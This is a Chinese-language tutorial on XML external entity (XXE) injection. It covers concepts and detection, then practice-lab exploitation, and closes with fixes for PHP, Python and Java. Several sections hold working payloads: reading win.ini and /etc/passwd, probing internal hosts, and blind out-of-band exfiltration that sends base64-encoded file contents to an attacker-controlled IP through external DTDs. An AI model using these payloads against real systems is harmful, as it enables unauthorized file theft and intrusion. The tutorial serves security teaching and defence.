
XXE-外部实体注入漏洞

1. 概念

> XML

xml全称"可扩展标记语言"(extensible markup language),XML是一种用于**存储和传输**数据的语言。与HTML一样，XML使用标签和数据的树状结构。但不同的是，XML不使用预定义标记，因此可以为标记指定描述数据的名称。XML用于标记电子文件使其具有结构性的标记语言，可以用来标记数据、定义数据类型，是一种允许用户对自己的标记语言进行定义的源语言。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。




```
<?xml version="1.0" ?>

<!DOCTYPE note [
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to       (#PCDATA)>
  <!ELEMENT from     (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body     (#PCDATA)>
]>

<note>
<to>George</to>
<from>John</Ffrom>
<heading>Reminder</heading>
<body>Don't forget the meeting!</body>
</note>
```

> XXE

XML External Entity即外部实体，从安全角度理解成XML Enternal Entity attack 外部实体注入攻击。由于程序在解析输入的XML数据时，解析了攻击者伪造的外部实体而产生。会造成文件读取、命令执行、内网端口扫描、攻击内网网站、发起dos攻击等。

> 危害：文件读取、命令执行、内网端口扫描、攻击内网网站、发起dos攻击等

> 支持协议

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

- DTD(文档类型定义)

```
<!DOCTYPE 根元素 [元素申明]>
```

- 外部引用DTD格式

```
<!DOCTYPE 根元素 SYSTEM "外部DTD的URI">
```

1.1检测

- 白盒：代码审计
- 黑盒：
  - 手动：

    > 看：Content-Type: application/xml
    >
    > 看数据提交格式：`<user><username>admin</username><password>111</password></user>`
    >
    > 看到：Content-Type: application/x-www-form-urlencoded
    >
    > 改成：Content-Type: application/xml 或者 text/xml

  - 工具：AWVS、Xray等

2. 利用

2.1 有回显

> 读取文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY aaa SYSTEM "file:///C:/Windows/win.ini" >]>
<name>&aaa;</name>
```

> 利用base64编码读取php文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=file:///C:/phpStudy/PHPTutorial/WWW/pikachu/vul/xxe/11.txt">]>
<name>&xxe;</name>
```

> 内网探测-攻击

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "http://127.0.0.1">]>
<name>&xxe;</name>
```

> 引入外部实体DTD

去访问dtd文件时，会把dtd文件当做xml去执行。(对方没有禁用外部实体)

- eval.dtd

```
<!ENTITY send SYSTEM "file:///C:/windows/win.ini">
```

- payload

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % dtd SYSTEM "http://192.168.43.117/eval.dtd">
%dtd;
]>
<name>&send;</name>
```

2.2 无回显

> kali:开启apache日志记录

```
systemctl start apache2                开启apache服务
tail -f /var/log/apache2/access.log    开启日志记录
```

> 读取文件:加载外部dtd

- test.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=C:/windows/win.ini">
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://192.168.43.117/?
abc=%file;'>"> %payload;
```

- payload

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % dtd SYSTEM "http://192.168.43.117/xxe/test.dtd">
%dtd;
%send;
]>
```

> 读取文件：加载外部xml

- evil.xml

```
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://192.168.43.117/?
abc=%file;'>"> %payload;
```

- payload

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=C:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://192.168.43.117/xxe/evil.xml">
%dtd;
%send;
]>
```

3. 常见绕过

> 协议绕过(data,filter,file)
>
> 编码绕过(UTF-7)：https://blog.csdn.net/weixin_43749601/article/details/115330101

4. 靶场

> xxe-lab靶场

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///C:/windows/win.ini" >]>
<user><username>&xxe;</username><password>111</password></user>
```

> xxe-lab靶场修改为：无回显

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-
encode/resource=C:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://192.168.43.117/xxe/evil.xml">
%dtd;
%send;
]>
```

> http://web.jarvisoj.com:9882/
>
> 修改为：Content-Type: application/xml

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<username>&xxe;</username>
```

> 工具：https://github.com/enjoiz/XXEinjector
>
> fuzz测试：https://github.com/payloadbox/xxe-injection-payload-list

4. 修复

1. 使用开发语言提供的禁用外部实体的方法

1. PHP:

```
libxml_disable_entity_loader(true);
```

b. Pyrhon:

```
from lxml import etree xmlData =
etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

c.Java:

```
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);
```

2. 过滤用户提交的XML数据

```
过滤<!DOCTYPE>, <!ENTITY>, SYSTEM，file://,http:// 等
```